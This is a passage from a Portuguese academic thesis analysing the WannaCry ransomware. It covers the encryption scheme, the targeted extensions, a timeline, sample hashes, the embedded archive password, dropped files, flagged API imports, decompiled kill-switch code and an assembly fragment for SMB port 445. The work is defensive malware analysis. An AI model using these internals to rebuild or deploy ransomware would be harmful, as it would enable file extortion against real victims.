As maneiras de recuperar os arquivos originais da vítima são: usar a chave privada do atacante (A_{PR}) para decifrar a chave privada da vítima (V_{PR}), então utilizar a V_{PR} para conseguir todas as chaves AES e, por fim, com cada chave AES, obter os arquivos. No entanto, a chave A_{PR} é desconhecida pelo usuário, portanto, deve-se solicitar o fornecimento da V_{PR}, mediante o pagamento do resgate (ALRADDADI; SARVOTHAM, 2018).

O *ransomware* realiza todas essas operações utilizando as seguintes funções API do *Windows* (ALRADDADI; SARVOTHAM, 2018):

- $CryptGenKey$ para gerar o par de chaves RSA;
- $CryptEncrypt$ para cifrar os arquivos usando a chave AES (simétrica);
- $CryptImportKey$ para importar a chave pública do atacante (A_{PU});
- $CryptExportKey$ para exportar as chaves AES que serão cifradas pela chave pública da vítima (V_{PU}); e
- $CryptDestroyKey$ para destruir a área de memória que armazenava as chaves de forma que elas não possam ser recuperadas.

O modelo híbrido de criptografia possui as seguintes vantagens (ALRADDADI; SARVOTHAM, 2018):

- Cifrar arquivos é extremamente rápido utilizando o algoritmo simétrico AES;
- As comunicações com os domínios Tor são mínimas, pois todas as chaves são geradas no computador da vítima ou codificadas no código malicioso;
- Utilizando uma chave AES para cada arquivo minimiza o risco de vazamento de chave, por exemplo, caso uma chave AES seja quebrada, ela poderá decifrar apenas um arquivo;
- A chave privada do atacante (A_{PR}) é guardada de maneira segura pelo desenvolvedor e nunca é transmitida; e
- Os algoritmos utilizados (AES e RSA) atualmente são seguros e o tamanho grande das chaves dificulta a sua quebra por força bruta.

3.4.3 Extensões criptografadas

As extensões apresentadas no Quadro 8 são os alvos do *WannaCry*. Destaca-se que os arquivos executáveis ($.dll$ e $.exe$) não constam na relação, isso deve-se ao fato deste *malware* ser um *crypto ransomware*, não buscando a interrupção do sistema operacional, mas sim, impedindo o acesso aos dados das vítimas.

Quadro 8 – Extensões criptografadas pelo *WannaCry*.

.doc	.docx	.docb	.dot	.docm	.dotm	.dotx	.xls	.xlsx	.xlsm	.xlsb
.xlw	.xlt	.xlm	.xlc	.xltx	.xltm	.pptx	.ppt	.pptm	.pot	.ppsm
.pps	.ppsx	.ppam	.potx	.potm	.pst	.ost	.msg	.eml	.edb	.vsdx
.vsd	.txt	.csv	.rtf	.123	.wks	.wk1	.pdf	.dwg	.602	.snt
.hwp	.onetoc2	.sxi	.sti	.sldx	.sldm	.sldm	.vdi	.vmdk	.vmx	.gpg
.aes	.ARC	.PAQ	.bz2	.tbk	.bak	.tar	.tgz	.gz	.7z	.rar
.zip	.backup	.iso	.vcd	.jpeg	.jpg	.bmp	.png	.gif	.raw	.cgm
.tif	.tiff	.nef	.psd	.ai	.svg	.djvu	.m4u	.m3u	.mid	.wma
.flv	.3g2	.mkv	.3gp	.mp4	.mov	.avi	.asf	.mpeg	.vob	.mpg
.wmv	.fla	.swf	.wav	.mp3	.sh	.class	.jar	.java	.rb	.asp
.php	.jsp	.brd	.sch	.dch	.dip	.pl	.vb	.vbs	.ps1	.bat
.cmd	.js	.asm	.h	.pas	.cpp	.c	.cs	.suo	.sln	.ldf
.mdf	.accdb	.myi	.myd	.frm	.odb	.dbf	.db	.mdb	.ibd	.sql
.sxd	.sqlite3	.asc	.lay6	.lay	.mml	.sxm	.otg	.odg	.uop	.std
.otp	.sqlitedb	.odp	.wb2	.slk	.dif	.stc	.sxc	.ots	.ods	.3dm
.max	.3ds	.uot	.stw	.sxw	.ott	.odt	.pem	.p12	.csr	.crt
.key	.pfx	.der	–	–	–	–	–	–	–	–

Fonte: adaptado de (ENDGAME, 2017).

3.4.4 Linha do tempo

A sequência cronológica dos eventos relevantes, relativos ao *WannaCry*, ocorreu da seguinte forma:

1. A *NSA* descobriu uma vulnerabilidade no protocolo SMB e criou um *exploit* chamado *EternalBlue* (ALRADDADI; SARVOTHAM, 2018);

2. Em janeiro de 2017, o grupo *hacker Shadow Brokers* roubou as ferramentas da *NSA* que incluíam o *EternalBlue* (ALRADDADI; SARVOTHAM, 2018);

3. 16 de janeiro de 2017, *US-CERT* alerta sobre a vulnerabilidade (SYMANTEC, 2017);

4. 10 de fevereiro de 2017, ocorreu a primeira contaminação pelo *WannaCry*. Ferramentas relacionadas ao *Lazarus group* foram encontradas nos computadores infectados (SYMANTEC, 2017);

5. Em fevereiro de 2017, a *Microsoft* cancelou o ciclo de atualizações pela primeira vez (ALRADDADI; SARVOTHAM, 2018);

6. 14 de março de 2017: a *Microsoft* lançou uma atualização de segurança que corrigia a vulnerabilidade do protocolo SMB explorada pelo *EternalBlue* – CVE-2017-0144 (ALRADDADI; SARVOTHAM, 2018);

7. 27 de março de 2017: ocorreu a segunda onda de ataques pelo *WannaCry*. *Backdoors* usados na campanha utilizam códigos e infraestrutra relacionados com as ferramentas do *Lazarus group* (SYMANTEC, 2017);

8. 14 de abril de 2017: o grupo *hacker Shadow Brokers* tornou pública a vulnerabilidade explorada pelo *EternalBlue* (ALRADDADI; SARVOTHAM, 2018);

9. 24 de abril de 2017: a *Symantec* desenvolveu uma assinatura *IPS* para bloquear as tentativas de exploração da falha no SMB (SYMANTEC, 2017);

10. 12 de maio de 2017: o *WannaCry* se espalhou por toda a *Internet*, utilizando a vulnerabilidade já conhecida e corrigida (*EternalBlue*), mas por falta da mentalidade de segurança dos usuários, muitos computadores ainda estavam desatualizados (ALRADDADI; SARVOTHAM, 2018);

11. 12 de maio de 2017: um *KillSwitch* foi descoberto e seu domínio foi registrado, evitando milhares de novas contaminações (ALRADDADI; SARVOTHAM, 2018);

12. 13 de maio de 2017: novas versões do *ransomware* surgem com outros domínios de *KillSwitch*, algumas até sem esta funcionalidade (SYMANTEC, 2017);

13. 17 de maio de 2017: uma mensagem foi apresentada nos computadores infectados informando que os arquivos serão decifrados caso o resgate seja pago (SYMANTEC, 2017);

14. 02 de agosto de 2017: são movimentados 140.000 dólares das três contas de *Bitcoin* utilizadas para receber o resgate (ALRADDADI; SARVOTHAM, 2018);

15. 19 de dezembro de 2017: os Estados Unidos acusaram publicamente o governo da Coreia do Norte de estar por trás do ataque do *WannaCry* (ALRADDADI; SARVOTHAM, 2018);

16. 06 de setembro de 2018: o departamento de justiça dos Estados Unidos acusou o cidadão Norte Coreano Park Jin Hyok (acredita-se que seja um membro de alta patente do grupo *hacker Lazarus group* de ter causado o ataque do *WannaCry*) (ALRADDADI; SARVOTHAM, 2018).

3.5 Considerações finais

Neste capítulo, foi apresentado um referencial teórico sobre *ransomware*, destacando seus principais tipos: *crypto, locker, doxware* e *mobile*; seu histórico, desde a sua origem em 1989 até 2020, com projeções para 2021; suas estatísticas de 2017 a 2019, mostrando que o *WannaCry* destacou-se em todos os anos estudados; uma análise sobre os módulos *worm* e *ransomware* do *WannaCry* e as extensões que ele procura para cifrar; também é exibida uma linha do tempo com eventos importantes relativos ao *WannaCry*, realçando que ele pode ter sido criado pelo *Lazarous group*, com apoio do governo Norte Coreano.

4 DESCRIÇÃO E ANÁLISE DOS RESULTADOS

Este capítulo apresentará os principais resultados obtidos através da análise estática, dinâmica e do código fonte do *WannaCry*, em linguagem de alto e baixo nível, utilizando as ferramentas descritas na seção 2.2. Estas análises se guiaram nos seguintes artigos: Akbanov e Vassilakis (2019) e Alraddadi e Sarvotham (2018). Também será decorrido sobre a descontaminação, recuperação dos dados criptografados e recomendações para evitar uma contaminação.

4.1 Características

As características do módulo *worm* do *ransomware WannaCry*, mostradas no Quadro 9, foram observadas com o aplicativo *pestudio*.

Quadro 9 – Características do módulo *worm* do *WannaCry*.

Propriedade	**Valor**
MD5	DB349B97C37D22F5EA1D1841E3C89EB4
SHA1	E889544AFF85FFAF8B0D0DA705105DEE7C97FE26
SHA256	24D004A104D4D54034DBCFFC2A4B19A11F39008A575AA614EA04703480B1022C
Tamanho	3.723.264 *bytes*
Linguagem	Microsoft Visual C++ v6.0
Versão	6.1.7601.17514
Descrição	Microsoft® Disk Defragmenter
Formato	Portable executable for 80386 (PE)

Fonte: O Autor.

O *worm* é dividido em quatro seções: .text, .rdata, .data e .rsrc, que possuem as propriedades ilustradas no Quadro 10, enquanto os seus recursos são apresentados no Quadro 11.

Quadro 10 – Seções do módulo *worm* do *WannaCry*.

Propriedade	**Valor**	**Valor**	**Valor**	**Valor**
Nome	.text	.rdata	.data	.rsrc
Tamanho (*bytes*)	36.864	4.096	159.744	3.518.464

Fonte: O Autor.

Quadro 11 – Recursos do módulo *worm* do *WannaCry*.

Tipo	**Nome**	**Tamanho (*bytes*)**	**MD5**	**Entropia**
R	1831	3.514.368	84C82835A5D21BBCF75A61706D8AB549	7,99
version	1	944	1EBDC36976DD611E1A9E221A88E6858E	3,53

Fonte: O Autor.

O recurso “R” é o módulo *ransomware* do *WannaCry*. Suas características serão expostas no Quadro 12.

Quadro 12 – Características do módulo *ransomware* do *WannaCry*.

Propriedade	**Valor**
MD5	84C82835A5D21BBCF75A61706D8AB549
SHA1	5FF465AFAABCBF0150D1A3AB2C2E74F3A4426467
SHA256	ED01EBFBC9EB5BBEA545AF4D01BF5F1071661840480439C6E5BABE8E080E41AA
Tamanho	3.514.368 *bytes*
Entropia	7,99
Linguagem	Microsoft Visual C++ v6.0
Versão	6.1.7601.17514
Descrição	DiskPart
Formato	Portable executable for 80386 (PE)

Fonte: O Autor.

O *ransomware* também é dividido nas mesmas quatro seções do *worm*: .text, .rdata, .data e .rsrc, mas que possuem valores diferentes dos ilustrados no Quadro 10, conforme apresentado no Quadro 13. O Quadro 14 apresenta os recursos do *ransomware*.

Quadro 13 – Seções do módulo *ransomware* do *WannaCry*.

Propriedade	**Valor**	**Valor**	**Valor**	**Valor**
Nome	.text	.rdata	.data	.rsrc
Tamanho (*bytes*)	28.672	24.596	8.192	3.448.832
Tamanho (%)	0,82	0,70	0,23	98,14
Entropia	6,40	6,66	4,46	8,00

Fonte: O Autor.

Quadro 14 – Recursos do módulo *ransomware* do *WannaCry*.

Tipo	**Nome**	**Tamanho (*bytes*)**	**MD5**	**Entropia**
XIA	2058	3.446.325	B576ADA3366908875E5CE4CB3DA6153A	8,00
version	1	904	0E14014289C29078069237196BD3EA72	3,53
manifest	1	1263	A31CF56465371581763E9F0A86D41987	5,04


Fonte: O Autor.

O recurso "XIA"é um arquivo compactado com a senha: WNcry@2ol7, apresentada em Akbanov e Vassilakis (2019) e obtida através da análise do código em linguagem de baixo nível com a ferramenta *IDA Freeware*, ilustrada na Figura 7. Ao descompactá-lo, os arquivos constantes no Quadro 15 são obtidos. A descrição de cada um é exposta a seguir:

- msg: pasta que contém uma lista de arquivos no formato *rich text* (RTF) com a extensão *.wnry*. Neles há a mensagem de extorsão em diversas línguas;

- *b.wnry*: imagem *bmp* que altera o papel de parede para informar a vítima sobre o *WannaCry*;
- *c.wnry*: lista RTF dos endereços utilizados para comunicação no domínio *.onion* e dos *links* para *download* do navegador Tor;
- *r.wnry*: perguntas e respostas (FAQ) no formato de texto para orientar o usuário infectado e incentivar o pagamento;
- *s.wnry*: arquivo .ZIP que contém o instalador do navegador Tor;
- *t.wnry*: arquivo cifrado que o cabeçalho inicia com a *string* "WANACRY!";
- *taskdl.exe*: ferramenta de suporte para a exclusão dos arquivos originais do usuário;
- *taskse.exe*: código para propagação em sessões RDP – *remote desktop protocol*; e
- *u.wnry*: executável apresentado na Figura 5 que representa o aplicativo de decifragem.

Figura 7 – Senha do recurso "XIA".



Fonte: O Autor.

Quadro 15 – Arquivos extraídos do recurso "XIA".

Nome	**Tamanho (*bytes*)**	**Data de modificação**
msg	1.329.657	–
b.wnry	1.440.054	11/05/2017 04:13:18
c.wnry	780	11/05/2017 04:11:57
r.wnry	864	10/05/2017 23:59:13
s.wnry	3.038.286	09/05/2017 00:58:43
t.wnry	65.816	11/05/2017 10:22:55
taskdl.exe	20.480	11/05/2017 10:22:55
taskse.exe	20.480	11/05/2017 10:22:55
u.wnry	245.760	11/05/2017 10:22:55

Fonte: O Autor.

A análise dinâmica, realizada com o *SysAnalyzer*, apontou que os arquivos constantes na Figura 8 foram criados, modificados ou excluídos.

Figura 8 – Arquivos criados, modificados ou excluídos pelo *WannaCry*.

Action	Size	File	Action	Size	File
Modifed		C:\Windows	Modifed	16E52	C:\ProgramData\gxnrfkcg593\msg\m_vietnamese.wnry
Modifed	35A000 +	C:\Windows\tasksche.exe	Created		C:\ProgramData\gxnrfkcg593\r.wnry
Modifed	204 +	C:\Windows\AppCompat\Programs\RecentFileCache.bcf	Modifed	360	C:\ProgramData\gxnrfkcg593\r.wnry
Created		C:\ProgramData\gxnrfkcg593	Created		C:\ProgramData\gxnrfkcg593\s.wnry
Modifed		C:\ProgramData	Modifed	2E5C4E	C:\ProgramData\gxnrfkcg593\s.wnry
Created		C:\ProgramData\gxnrfkcg593\tasksche.exe	Created		C:\ProgramData\gxnrfkcg593\t.wnry
Modifed		C:\ProgramData\gxnrfkcg593	Modifed	10118	C:\ProgramData\gxnrfkcg593\t.wnry
Modifed		C:\ProgramData\gxnrfkcg593\tasksche.exe	Created		C:\ProgramData\gxnrfkcg593\taskdl.exe
Created		C:\ProgramData\gxnrfkcg593\b.wnry	Modifed	5000	C:\ProgramData\gxnrfkcg593\taskdl.exe
Modifed	15F936	C:\ProgramData\gxnrfkcg593\b.wnry	Created		C:\ProgramData\gxnrfkcg593\taskse.exe
Created		C:\ProgramData\gxnrfkcg593\c.wnry	Modifed	5000	C:\ProgramData\gxnrfkcg593\taskse.exe
Modifed	30C	C:\ProgramData\gxnrfkcg593\c.wnry	Created		C:\ProgramData\gxnrfkcg593\u.wnry
Created		C:\ProgramData\gxnrfkcg593\msg	Modifed	3C000	C:\ProgramData\gxnrfkcg593\u.wnry
Created		C:\ProgramData\gxnrfkcg593\msg\m_bulgarian.wnry	Deleted		C:\Windows\Temp\TMP0000000931B82A3DB2090753
Modifed		C:\ProgramData\gxnrfkcg593\msg	Modifed		C:\Windows\Temp
Modifed	BB07	C:\ProgramData\gxnrfkcg593\msg\m_bulgarian.wnry	Created		C:\Windows\Temp\TMP0000000A18B4C56FB5D00F5A
Created		C:\ProgramData\gxnrfkcg593\msg\m_chinese (simplified).wnry	Modifed	80000	C:\Windows\Temp\TMP0000000A18B4C56FB5D00F5A
Modifed	D457	C:\ProgramData\gxnrfkcg593\msg\m_chinese (simplified).wnry	Created		C:\ProgramData\gxnrfkcg593\00000000.pky
Created		C:\ProgramData\gxnrfkcg593\msg\m_chinese (traditional).wnry	Modifed	114 +	C:\ProgramData\gxnrfkcg593\00000000.pky
Modifed	135F2	C:\ProgramData\gxnrfkcg593\msg\m_chinese (traditional).wnry	Created		C:\ProgramData\gxnrfkcg593\00000000.eky
Created		C:\ProgramData\gxnrfkcg593\msg\m_croatian.wnry	Created		C:\ProgramData\gxnrfkcg593\00000000.res
Modifed	989E	C:\ProgramData\gxnrfkcg593\msg\m_croatian.wnry	Modifed	88 +	C:\ProgramData\gxnrfkcg593\00000000.res
Created		C:\ProgramData\gxnrfkcg593\msg\m_czech.wnry	Deleted		C:\Windows\Temp\TMP0000000A18B4C56FB5D00F5A
Modifed	9E40	C:\ProgramData\gxnrfkcg593\msg\m_czech.wnry	Created		C:\Windows\Temp\TMP0000000BEF244593458A6C93
Created		C:\ProgramData\gxnrfkcg593\msg\m_danish.wnry	Modifed	80000	C:\Windows\Temp\TMP0000000BEF244593458A6C93
Modifed	90B5	C:\ProgramData\gxnrfkcg593\msg\m_danish.wnry	Created		C:\ProgramData\gxnrfkcg593\@WanaDecryptor@.exe
Created		C:\ProgramData\gxnrfkcg593\msg\m_dutch.wnry	Modifed		C:\ProgramData\gxnrfkcg593\@WanaDecryptor@.exe
Modifed	907B	C:\ProgramData\gxnrfkcg593\msg\m_dutch.wnry	Created		C:\ProgramData\gxnrfkcg593\3274615825155550.bat
Created		C:\ProgramData\gxnrfkcg593\msg\m_english.wnry	Modifed	146 +	C:\ProgramData\gxnrfkcg593\3274615825155550.bat
Modifed	906D	C:\ProgramData\gxnrfkcg593\msg\m_english.wnry	Created		C:\ProgramData\gxnrfkcg593\@Please_Read_Me@.txt
Created		C:\ProgramData\gxnrfkcg593\msg\m_filipino.wnry	Modifed	3A5 +	C:\ProgramData\gxnrfkcg593\@Please_Read_Me@.txt
Modifed	92CC	C:\ProgramData\gxnrfkcg593\msg\m_filipino.wnry	Created		C:\Users\Atacante\Desktop\~SDFB1A.tmp
Created		C:\ProgramData\gxnrfkcg593\msg\m_finnish.wnry	Modifed		C:\Users\Atacante\Desktop
Modifed	95E9	C:\ProgramData\gxnrfkcg593\msg\m_finnish.wnry	Modifed		C:\Users\Atacante\Desktop\~SDFB1A.tmp
Created		C:\ProgramData\gxnrfkcg593\msg\m_french.wnry	Deleted		C:\Users\Atacante\Desktop\~SDFB1A.tmp
Modifed	9625	C:\ProgramData\gxnrfkcg593\msg\m_french.wnry	Created		C:\Users\Atacante\Desktop\@Please_Read_Me@.txt

Fonte: O Autor.

4.2 Bibliotecas e funções

A análise estática, realizada pela ferramenta *pestudio*, revelou que os componentes dos módulos *worm* e *ransomware* do *WannaCry* contêm as bibliotecas dinâmicas (*DLL*) apresentadas no Quadro 16 e Quadro 17, respectivamente.

Quadro 16 – Bibliotecas dinâmicas do módulo *worm* do *WannaCry*.

Biblioteca	**Lista negra**	**Importações**	**Descrição**
advapi32.dll	Não	11	*Advanced Windows 32 Base API*
iphlpapi.dll	Sim	02	*IP Helper API*
kernel32.dll	Não	32	*Windows NT BASE API Client DLL*
msvcp60.dll	Não	02	*Windows NT C++ Runtime Library DLL*
msvcrt.dll	Não	28	*Windows NT CRT DLL*
wininet.dll	Sim	03	*Internet Extensions for Win32*
ws2_32.dll	Sim	13	*Windows Socket 2.0 32-Bit DLL*

Fonte: O Autor.

Durante a sua execução, o módulo *worm* invoca a DLL *iphlpapi.dll* para receber a configuração de rede do computador infectado. Percebe-se que *kernel32.dll* e *msvcrt.dll* são as bibliotecas importadas com maior frequência, tanto no módulo *ransomware* quanto no *worm*. Também é possível observar que há três DLL potencialmente perigosas: *iphlpapi.dll, wininet.dll* e *ws2_32.dll*.

Quadro 17 – Bibliotecas dinâmicas do módulo *ransomware* do *WannaCry*.

Biblioteca	**Lista negra**	**Importações**	**Descrição**
kernel32.dll	Não	54	*Windows NT BASE API Client DLL*
user32.dll	Não	01	*Multi-User Windows USER API Client DLL*
advapi32.dll	Não	10	*Advanced Windows 32 Base API*
msvcrt.dll	Não	49	*Windows NT CRT DLL*

Fonte: O Autor.

Dentre as diversas funções importadas das bibliotecas supracitadas, serão enumeradas abaixo, por módulo e por grupo, apenas as que constam previamente em uma lista negra (consideradas potencialmente maliciosas), classificadas pelo *software pestudio*:

- Módulo *worm*:
    1. *cryptography:*
        a) *CryptAcquireContextA*
        b) *CryptGenRandom*
        c) *rand*
        d) *srand*
    2. *dynamic-link-library:*
        a) *GetModuleFileNameA*
    3. *execution:*
        a) *GetCurrentThread*
        b) *GetCurrentThreadId*
        c) *TerminateThread*
    4. *file:*
        a) *MoveFileExA*
    5. *network:*
        a) *10 (ioctlsocket)*
        b) *11 (inet_addr)*
        c) *115 (WSAStartup)*
        d) *12 (inet_ntoa)*
        e) *14 (ntohl)*
        f) *16 (recv)*
        g) *18 (select)*
        h) *19 (send)*
        i) *23 (socket)*

   j) *3 (closesocket)*
   k) *3 (closesocket)*
   l) *4 (connect)*
   m) *8 (htonl)*
   n) *9 (htons)*
   o) *GetAdaptersInfo*
   p) *GetPerAdapterInfo*
   q) *InternetCloseHandle*
   r) *InternetOpenA*
   s) *InternetOpenUrlA*
6. *resource:*
   a) *LockResource*
7. *services:*
   a) *ChangeServiceConfig2A*
   b) *CreateServiceA*
   c) *StartServiceCtrlDispatcherA*
8. *synchronization:*
   a) *QueryPerformanceFrequency*

- Módulo *ransomware*:

1. *cryptography:*
   a) *CryptReleaseContext*
   b) *rand*
   c) *srand*
2. *diagnostic:*
   a) *SetLastError*
3. *dynamic-link-library:*
   a) *GetModuleFileNameA*
4. *execution:*
   a) *CreateProcessA*
   b) *TerminateProcess*
   c) *GetExitCodeProcess*
5. *file:*
   a) *SetFileAttributesW*

6. *memory:*
    a) *VirtualProtect*
7. *registry:*
    a) *RegCreateKeyW*
    b) *RegSetValueExA*
8. *resource:*
    a) *LockResource*
9. *services:*
    a) *CreateServiceA*
10. *storage:*
    a) *SetCurrentDirectoryW*
    b) *SetCurrentDirectoryA*

O estudo das funções permite verificar que o módulo *worm* utiliza principalmente o grupo *network* (Rede), tanto para a sua propagação automática através do protocolo SMB, quanto para o *KillSwitch*, enquanto no módulo *ransomware* constam, em especial, o grupo *cryptography* (Criptografia).

4.3 Interações iniciais


A análise estática das interações iniciais foi realizada através da descompilação do código do módulo *worm* do *WannaCry* com a ferramenta *Retargetable Decompiler* (RetDec).

Conforme visto na subseção 3.4.1, antes do *malware* ser executado, os domínios de *KillSwitch* são requisitados. É possível ver o trecho do código em que esta funcionalidade é implementada abaixo:

```
1  // Address range: 0x408140 - 0x4081cb
2  int32_t function_408140(int32_t a1) {
3      // 0x408140
4      int32_t v1; // bp-80
5      __asm_rep_movsd_memcpy((char *)&v1, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.
           com", 14);
6      char * v2 = NULL; // bp-100
7      int32_t * v3 = InternetOpenA(NULL, 1, NULL, NULL, 0); // 0x40817b
8      int32_t * v4 = InternetOpenUrlA(v3, (char *)&v2, NULL, 0, -0x7c000000, 0); // 0x408194
9      InternetCloseHandle(v3);
10     if (v4 != NULL) {
11         // 0x4081bc
12         InternetCloseHandle(v4);
13         return 0;
14     }
15     // 0x4081a7
16     InternetCloseHandle(NULL);
17     function_408090();
18     return 0;
19 }
```

A analise dinâmica, realizada com o *ApateDNS*, demonstrou que o *worm* efetivamente faz requisições DNS antes de executar o *payload*, conforme apresentado na Figura 9.

Figura 9 – Requisições ao servidor DNS do *ApateDNS*.



Fonte: O Autor.

4.4 Propagação

Conforme exposto na subseção 3.4.1, o *WannaCry* explora duas vulnerabilidades no protocolo de compartilhamento de arquivos do Windows (SMB) – *EternalBlue* e *DoublePulsar* – para se propagar de forma automática nas redes internas e pela *Internet*.

A análise estática foi realizada através do estudo do código em linguagem de baixo nível com a ferramenta *IDA Freeware*, demonstrando que a porta 445 (padrão do protocolo SMB) é utilizada, conforme apresentada na Figura 10.

Figura 10 – Trecho do código que solicita requisições na porta 445.


```
sub_407480 proc near

name= sockaddr ptr -120h
argp= dword ptr -110h
timeout= timeval ptr -10Ch
writefds= fd_set ptr -104h
arg_0= dword ptr  4

sub     esp, 120h
mov     ecx, [esp+120h+arg_0]
xor     eax, eax
mov     dword ptr [esp+120h+name.sa_data], eax
push    esi
mov     dword ptr [esp+124h+name.sa_data+4], eax
push    edi
mov     dword ptr [esp+128h+name.sa_data+8], eax
mov     edi, 1
push    445             ; hostshort
mov     word ptr [esp+12Ch+name.sa_data+0Ch], ax
mov     [esp+12Ch+argp], edi
mov     dword ptr [esp+12Ch+name.sa_data+2], ecx
mov     [esp+12Ch+name.sa_family], 2
call    htons
push    6               ; protocol
push    edi             ; type
push    2               ; af
mov     word ptr [esp+134h+name.sa_data], ax
call    socket
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jnz     short loc_4074E1
```

Fonte: O Autor.

Na análise dinâmica foram utilizadas as seguintes aplicações: *netstat* e *WireShark*. Para demonstrar a propagação automática, duas máquinas virtuais foram criadas no *Oracle VirtualBox* – Atacante e Atacada – e colocadas na mesma rede. Inicialmente, ambas máquinas estavam limpas e, então, o *WannaCry* foi executado na Atacante (IP: 192.168.1.103). Um vídeo foi publicado em <https://youtu.be/p_r8OyiXO7g> mostrando a propagação do *ranswomware* nas máquinas virtuais rodando o sistema operacional *Windows 7 Ultimate SP1 x64*.


A Figura 11 ilustra as requisições *TCP SYN* do Atacante na porta 445 dos IP da mesma rede. Na Figura 12, o Atacante obtém sucesso ao estabelecer conexão com o Atacado (IP 192.168.1.104), demonstrando as diversas conexões estabelecidas na porta TCP 445.

Figura 11 – Requisições *TCP SYN* na porta 445 da mesma rede.



Fonte: O Autor.

Figura 12 – Conexões estabelecidas entre o Atacante e o Atacado.




Fonte: O Autor.

A tentativa de propagação automática aconteceu também para redes externas (*Internet*), com endereços IP gerados aleatoriamente, como é possível ver na Figura 13. Por fim, é possível verificar na Figura 14, através do *WireShark*, os pacotes tramitados entre as máquinas. Destaca-se que além de buscar a conexão com o IP do Atacado, o *worm* tenta também acessar os endereços: 192.168.56.20 e 172.16.99.5, possivelmente utilizados com o intuito de testar

